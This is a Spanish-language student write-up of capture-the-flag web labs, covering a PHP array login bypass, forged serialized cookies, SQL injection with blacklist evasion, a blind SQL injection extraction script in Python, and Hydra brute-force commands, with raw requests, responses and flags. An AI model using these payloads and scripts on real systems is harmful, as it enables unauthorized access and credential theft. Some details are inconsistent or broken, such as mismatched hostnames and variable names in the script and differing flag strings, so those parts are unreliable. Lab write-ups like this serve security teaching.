2. Se modificó manualmente la petición HTTP estableciendo el valor fijo del usuario objetivo (`login=admin`) y alterando la sintaxis del parámetro oculto que recibe el hash para obligar al intérprete a procesarlo como un arreglo multidimensional (`password[]=`).

Petición HTTP final enviada en Burp Suite (Evidencia):

```
GET /retos/bypass_login2/index.php?login=admin&password[]= HTTP/1.1Host:
viuciberseguridad.wsl27.comUser-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101
Firefox/115.0Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8Accept-Language: en-
US,en;q=0.5Connection: closeCookie: PHPSESSID=14be22725ebbf5487d5c74274c2e60bUpgrade-Insecure-Requests: 1
```

Al evadir la restricción de contraseña, el flujo del script concedió privilegios totales de administración reflejando en las líneas finales del cuerpo de la respuesta HTML (línea 239) el token de validación definitivo:

Welcome AdminFlag: **flag{Vo0gUfeubq6kEdcJDaRBPijqWgnqyuhG}**

The screenshot displays the Burp Suite interface. The top panel shows a list of HTTP history items. The bottom panel provides a detailed view of a specific request and response.


Request Details:

- Method: GET
- URL: http://viuciberseguridad.wsl27.com/retos/bypass_login2/index.php?login=admin&password[]=
- Params: login=admin, password[]=
- Status code: 200
- Length: 6887
- Media type: HTML
- Extension: php
- Title: WSG-CTF
- Comment: WSG-CTF

Response Details:

- Status: 200
- Length: 6887
- Media type: HTML
- Extension: php
- Title: WSG-CTF
- Comment: WSG-CTF

The response body contains a large block of PHP code, including a function definition for `md5crypt` and a series of conditional statements. The code is partially obscured by a watermark.



3.6. Laboratorio: Login Bypass 4 / viuciberseguridad.wsg127.com

3.6.1. Detalle de la Vulnerabilidad

Durante el análisis del archivo **source.php** se identificó una debilidad relacionada con la gestión de sesiones y el tratamiento de la información almacenada en las cookies de la aplicación. El código mostraba que los datos contenidos en el parámetro **creds** eran procesados mediante una decodificación previa y posteriormente reconstruidos en el servidor utilizando mecanismos propios de serialización de PHP.

La revisión de la lógica de autenticación permitió observar que la aplicación confiaba en la información recibida desde el cliente sin realizar verificaciones suficientes sobre la integridad y el tipo de los datos procesados. Además, el mecanismo de validación utilizaba comparaciones no estrictas, una práctica que puede generar comportamientos inesperados debido al sistema dinámico de tipos del lenguaje PHP.

Como consecuencia, un atacante podía manipular determinados valores almacenados en la cookie para alterar el resultado de las comprobaciones realizadas por la aplicación. Esta situación comprometía la fiabilidad del proceso de autenticación y abría la posibilidad de acceder a funcionalidades reservadas para usuarios con mayores privilegios.

3.6.2. Proceso de Explotación y Evidencias

La explotación del fallo y la extracción de la bandera se realizaron manipulando la persistencia de datos directamente en los encabezados HTTP a través de **Burp Suite Repeater**:

1. Mediante la inspección del archivo de depuración `source.php`, se identificó la estructura del arreglo asociativo esperado por el backend: `array('username' => 'admin', 'password' => true)`. Al someter dicha estructura al formato de serialización estándar de PHP, se define la siguiente cadena:
`a:2:{s:8:"username";s:5:"admin";s:8:"password";b:1;}`
2. El payload fue codificado en formato Base64 para cumplir con los requerimientos lógicos de la aplicación, obteniendo el siguiente vector:
`YToyOntzOjg6InVzZXJuYW11IjtzOjU6ImFkbWludjtzOjg6InBhc3N3b3JkIjtiOjE7fQ==.`

Posteriormente, en la pestaña *Repeater*, se sustituyó el valor original del encabezado Cookie: creds= por el vector de ataque generado.




Petición HTTP enviada (Evidencia de Inyección):

```
GET /retos/bypass_login4/index.php HTTP/1.1
Host: viuciberseguridad.wsg127.com
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: creds=YToyOntzOjg6InVzZXJuYW11IjtzOjU6ImFkbWluIjtzOjg6InBhc3N3b3JkIjtiOjE7fQ==
Upgrade-Insecure-Requests: 1
Content-Length: 0
```

Respuesta HTTP recibida (Evidencia de Éxito y Flag):

```
HTTP/1.1 200 OK
Server: nginx/1.24.0
Content-Type: text/html

<div class='col-md-4 col-md-offset-4 col-xs-12'>
  <center>
    <br>
    <b>
      Congratulations! Here is the flag:
      flag{Pt0Bc6LsejAVshfbxNwEiKQUHtgHLEd0}
    </b>
  </center>
</div>
```



3.7. Laboratorio: SQL Injection 2 / viuciberseguridad.wsg127.com

3.7.1. Detalle de la Vulnerabilidad

Durante la evaluación del laboratorio /sqlchallenges/sql2 se identificó una vulnerabilidad de **inyección SQL** asociada al parámetro **username**. El análisis del código fuente permitió comprobar que la aplicación construía

consultas a la base de datos incorporando directamente los valores proporcionados por el usuario dentro de la sentencia SQL.

La implementación observada utilizaba una concatenación dinámica de cadenas para generar las consultas, práctica que incrementa significativamente el riesgo de inyección cuando no se aplican mecanismos adecuados de validación y separación entre datos y código. La ausencia de consultas parametrizadas o sentencias preparadas permitía que entradas especialmente manipuladas alteraran la lógica prevista de la consulta ejecutada por el servidor.

Asimismo, se detectó la presencia de filtros basados en listas negras destinados a bloquear determinadas palabras clave y operadores asociados a ataques de inyección SQL. Sin embargo, este enfoque presentaba limitaciones debido a que la protección dependía de la detección de patrones específicos y no de una mitigación estructural del problema. Como consecuencia, era posible encontrar alternativas sintácticas que no fueran contempladas por las reglas de filtrado implementadas.

La vulnerabilidad identificada evidencia la importancia de emplear mecanismos de validación robustos y técnicas seguras de acceso a bases de datos, evitando la construcción dinámica de consultas a partir de datos proporcionados por el usuario.

Python

```
db.execute("select * from users where username = '%s' and password = '%s'" % (username, password))
```

```
@app.route('/sqlchallenges/sql2')
def sql2():
    conn = MySQLdb.connect(passwd=db_pass,db="sql2",user="sql2",charset='utf8')
    db = conn.cursor(MySQLdb.cursors.DictCursor)
    username = request.args.get('username','')
    password = request.args.get('password','')
    data = ""<html>
    <head>
        <link rel="stylesheet" type="text/css" href="/static/css/bootstrap.min.css">
        <link rel="stylesheet" type="text/css" href="/static/css/main.min.retos.css">
        <style>
        .data{
            text-align: center;
        }
        .widget__login{
        }
        form {
            width: 50%;
        }
        body{
            text-align:center;
        }
        </style>
        <title>SQL 2</title>
    </head>
    <article class="widget widget__login">
        <div class="widget__content"><center>""
    if not pure_ascii(username + password):
        return "Only use plain old printable ascii characters please, who needs dancing unicorn emojis"
    blacklist = "(like|and|or|=|select|join|union|regexp|starting|@x)"
    match = re.findall(blacklist,username+password,re.IGNORECASE)
    if match:
        data += "Blacklisted word(s) found: %s" % ('.','').join(match)
        return data
    try:
        db.execute('select * from users where username = '%s' and password = '%s'" % (username,password))
        rv = db.fetchall()
        if not db.rowcount:
            data += "Empty Results"
            return data
        else:
            data += ""Results %s"" % str(rv)
            return data
    except MySQLdb.Error as e:
        data += ""Error %s"" % str(e)
        return data
```

3.7.2. Proceso de Explotación y Evidencias

Para la explotación de la vulnerabilidad y la evasión de la lista negra, se utilizó el proxy interactivo **Burp Suite** (**módulo Repeater**) siguiendo una metodología controlada:

1. Se interceptó la petición HTTP de autenticación base dirigida al endpoint vulnerable con los parámetros por defecto: GET /sqlchallenges/sql2?username=guest&password=guest HTTP/1.1

2. Se modificó la ruta hacia /sqlchallenges/source para extraer y analizar de forma completa la lógica del script del servidor, identificando los caracteres permitidos y los tokens prohibidos.
3. Con el objetivo de forzar a la base de datos a evaluar una condición lógicamente verdadera para omitir la autenticación, se diseñaron las siguientes sustituciones sintácticas evasivas:
 - a. Reemplazo de la palabra clave bloqueada OR por su operador lógico nativo equivalente en MySQL: ||.
 - b. Evitación del uso del signo de igualdad prohibido = mediante la inyección directa del número entero 1 (el cual es interpretado por el motor de base de datos en cortocircuito como una condición booleana *True* / Siempre Verdadera).
4. Utilizando la herramienta *Inspector* de Burp Suite para garantizar una codificación URL adecuada de los espacios, se inyectó la siguiente cadena en el parámetro username:


admin' || 1-- -

La comilla simple (') cierra la cadena de texto esperada por el servidor, || 1 transforma la cláusula completa de filtrado en verdadera (forzando el volcado de registros), y los caracteres -- - comentan y anulan el resto de la consulta original (omitiendo la verificación del parámetro password).

5. Al enviar la solicitud modificada, el backend procesó con éxito la inyección. Debido a que el entorno de laboratorio utiliza un cursor de diccionario (DictCursor) para mostrar los datos devueltos en pantalla en caso de éxito, el servidor devolvió en el cuerpo de la respuesta HTTP (Response) la tupla completa correspondiente al registro del administrador del sistema.

Evidencia del éxito de la explotación:

Results ({'username': u'admin', 'password': u'flag(LTsdcg0YiootVSyMPhQTAWnHjLnaZUC)', 'user_id': 1},)



3.8. Laboratorio: SQL Injection 3 / viuciberseguridad.wsg127.com

3.8.1. Detalle de la Vulnerabilidad

El entorno web presenta una vulnerabilidad crítica de **Inyección SQL basada en lógica booleana a ciegas (Boolean-Based Blind SQL Injection)** en el endpoint `/sqlchallenges/sql3`.

Al revisar el código fuente del backend, se detectó que el desarrollador intentó mitigar ataques previos implementando un control estricto que prohíbe el uso de comillas simples (') en los parámetros de entrada `username` y `password`:

Python

```
if "" in username + password:
    data += "Quotes not allowed"
return data
```

El fallo de diseño se refleja en la sentencia SQL, donde los parámetros son concatenados de forma directa mediante %s dentro de las comillas definidas por el propio código del backend:

Python

```
db.execute("select * from users where username = '%s' and password = '%s'" % (username, password))
```

3.8.2. Proceso de Explotación y Evidencias

Dado que la aplicación web no refleja mensajes de error del motor de bases de datos ni vuelca registros en pantalla (únicamente responde de forma condicional con los textos "Login successful" o "Login failed"), se determinó que la extracción de la información requería un ataque de fuerza bruta posicional y análisis booleano.

El proceso metodológico se dividió en las siguientes fases:

1. Utilizando el módulo *Repeater* de Burp Suite, se configuró una solicitud enviando una barra invertida \ en el parámetro username y un operador lógico en el parámetro password. Para evitar el uso de comillas al hacer referencia al usuario administrador, se codificó el string admin en formato hexadecimal (0x61646d696e), forzando una respuesta exitosa del servidor:
 - a. username: \
 - b. password: OR username=0x61646d696e-- -
 - c. *Resultado:* Login successful
2. Debido a la ineficiencia de realizar consultas manuales carácter por carácter, se desarrolló un script en Python utilizando la librería requests para iterar secuencialmente sobre cada posición de la contraseña del administrador empleando la función SUBSTR().

```
import requests
import string

# Configuración del entorno del laboratorio
url = "http://viuciberseguridad.wsg127.com/sqli challenges/sql3"
# Definición del alfabeto de prueba (letras, números y caracteres comunes)
alfabeto = string.ascii_letters + string.digits + "()_{}-'"

flag = ""
print("[*] Iniciando exfiltración de la contraseña de 'admin'...")

# Bucle para extraer hasta 50 caracteres de la contraseña
for posicion in range(1, 51):
    caracter_encontrado = False

    for caracter in alfabeto:
        # Conversión del carácter a su equivalente hexadecimal limpio (ej: 'a' -> 61)
        hex_char = format(ord(caracter), "x")
```

```

# Estructuración de los parámetros utilizando la técnica del escape por backslash (\)
# Se añade BINARY para que MySQL distinga entre mayúsculas y minúsculas
params = {
    "username": "\\",
    "password": f"OR username=0x61646d696e AND BINARY SUBSTR(password,{posicion},1)=0x{hex_char}-- -"
}

# Envío de la solicitud HTTP GET al servidor
response = requests.get(url, params=params)

# Evaluación del comportamiento booleano del backend
if "Login successful" in response.text:
    flag += character
    print(f"[+] Carácter encontrado en la posición {posicion}: {character} -> Password actual: {flag}")
    character_encontrado = True
    break

# Si el script recorre todo el alfabeto y no encuentra correspondencia, asume el fin de la cadena
if not character_encontrado:
    print(f"\n[+] Proceso finalizado. La contraseña completa es: {flag}")
    break

```




Evidencia de ejecución en la terminal de Kali Linux:

```

kali@kali:~$ python3 exfiltracion.py
[*] Iniciando exfiltración de la contraseña de 'admin'...
[+] Carácter encontrado en la posición 1: f -> Password actual: f
...
[+] Carácter encontrado en la posición 38: } -> Password actual: flag{wyqjhkmiwpcfncsfbzhmuzxfbuzyh}
[+] Proceso finalizado. La contraseña completa es: flag{wYQJHkmIWpfCNrsCsfbOZhMuzxfbuZYh}

La credencial/flag extraída y validada con éxito en la plataforma es:
flag{wYQJHkmIWpfCNrsCsfbOZhMuzxfbuZYh}

```



3.9. Laboratorio: Bruteforce Attack 2 / viuciberseguridad.wsg127.com

3.9.1. Detalle de la Vulnerabilidad

Para la resolución de este laboratorio, se optó por la automatización mediante la herramienta **THC Hydra**, un cracker de inicios de sesión paralelo y rápido, diseñado para probar la resiliencia de los mecanismos de autenticación ante ataques de diccionario.

Se ejecutó Hydra configurando los siguientes parámetros técnicos:

- **Target:** viuciberseguridad.wsg127.com
- **Protocolo:** http-get-form
- **Campos del formulario:** Se definió la estructura del formulario (login, password) y la cadena de error que el servidor devolvía ante credenciales incorrectas, permitiendo a la herramienta discernir cuándo el intento había sido exitoso.

```
kali@kali:~$ hydra -l admin -P wordlistVIU_ctf.txt -v viuciberseguridad.wsg127.com http-get-form '/retos/bruteforce2/index.php?login=^USER^&password=^PASS^:F=Incorrect login/password'
[00][http-get-form] host: viuciberseguridad.wsg127.com login: admin password: LastPass
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-19 16:38:37

kali@kali:~$ hydra -l admin -P wordlistVIU_ctf.txt -v viuciberseguridad.wsg127.com http-get-form '/retos/bruteforce2/index.php?login=^USER^&password=^PASS^:F=Incorrect login/password'
[00][http-get-form] host: viuciberseguridad.wsg127.com login: admin password: LastPass
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-19 16:38:37
```

Metodología de Explotación (Lo que hicimos)

1. Descarga del diccionario de credenciales

Para llevar a cabo la prueba de fuerza bruta, se procedió a obtener el diccionario de contraseñas asignado para la práctica. Se utilizó la utilidad `wget` para descargar el archivo directamente desde el repositorio correspondiente y guardarlo localmente con el nombre `wordlistVIU_ctf.txt`:

```
wget -O wordlistVIU_ctf.txt https://raw.githubusercontent.com/cenoboa0/Hacking-e-tico-  
/main/Diccionario%20Hydra/wordlistVIU_ctf.txt
```

2. Verificación de integridad del archivo

Una vez finalizada la descarga, se comprobó la integridad y estructura del diccionario. Mediante el comando `wc -l` se contabilizó el número total de registros (posibles contraseñas), y con `head` se inspeccionaron las primeras 20 líneas para confirmar la correcta codificación y formato del texto:

```
wc -l wordlistVIU_ctf.txt  
head -20 wordlistVIU_ctf.txt
```

3. Configuración y lanzamiento del ataque con Hydra

Se configuró la herramienta `hydra` para auditar el formulario de autenticación web (petición HTTP GET). Se fijó el usuario objetivo como `admin` (flag `-l`) y se cargó el diccionario previamente descargado (flag `-P`). La sintaxis del comando identifica la ruta del formulario, los parámetros de entrada (login y password), y la cadena de error literal que la aplicación devuelve cuando la autenticación falla (`F=Incorrect login/password`):

```
hydra -l admin -P wordlistVIU_ctf.txt example.com http-get-form  
"/retos/bruteforce2/index.php?login=^USER^&password=^PASS^:F=Incorrect login/password"
```

4. Ejecución en modo detallado (Verbose)

Para mantener una trazabilidad completa de la auditoría y observar el comportamiento de la herramienta en tiempo real, se activó el modo detallado añadiendo el parámetro -V (Verbose). Esto permitió monitorear cada combinación de usuario y contraseña enviada al servidor durante la prueba:

```
hydra -l admin -P wordlistVIU_ctf.txt -V example.com http-get-form  
"/retos/bruteforce2/index.php:login=^USER^&password=^PASS^:F=Incorrect login/password"
```


5. Optimización del rendimiento mediante concurrencia

Con el objetivo de agilizar el proceso y reducir el tiempo total de la prueba de concepto, se ajustó el paralelismo de la herramienta. Incorporando el parámetro -t 16, se instruyó a hydra para lanzar 16 hilos de ejecución simultáneos, incrementando significativamente la velocidad de las peticiones HTTP contra el servidor:

```
hydra -l admin -P wordlistVIU_ctf.txt -t 16 example.com http-get-form  
"/retos/bruteforce2/index.php:login=^USER^&password=^PASS^:F=Incorrect login/password"
```

3.9.2. Proceso de Explotación y Evidencias

```
kali@kali: ~  
File Actions Edit View Help  
[00][http-get-form] host: viuciberseguridad.wsg127.com login: admin password: LastPass  
1 of 1 target successfully completed, 2 valid passwords found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-19 16:38:37  
  
[kali@kali]~  
$ hydra -l admin -P wordlistVIU_ctf.txt -V viuciberseguridad.wsg127.com http-get-form "/retos/bruteforce2/index.php:login=^USER^&password=^PASS^:F=Incorrect login/passwor  
d"  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these  
** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-19 16:38:50  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 9000 login tries (l:1/p:9000), ~563 tries per task  
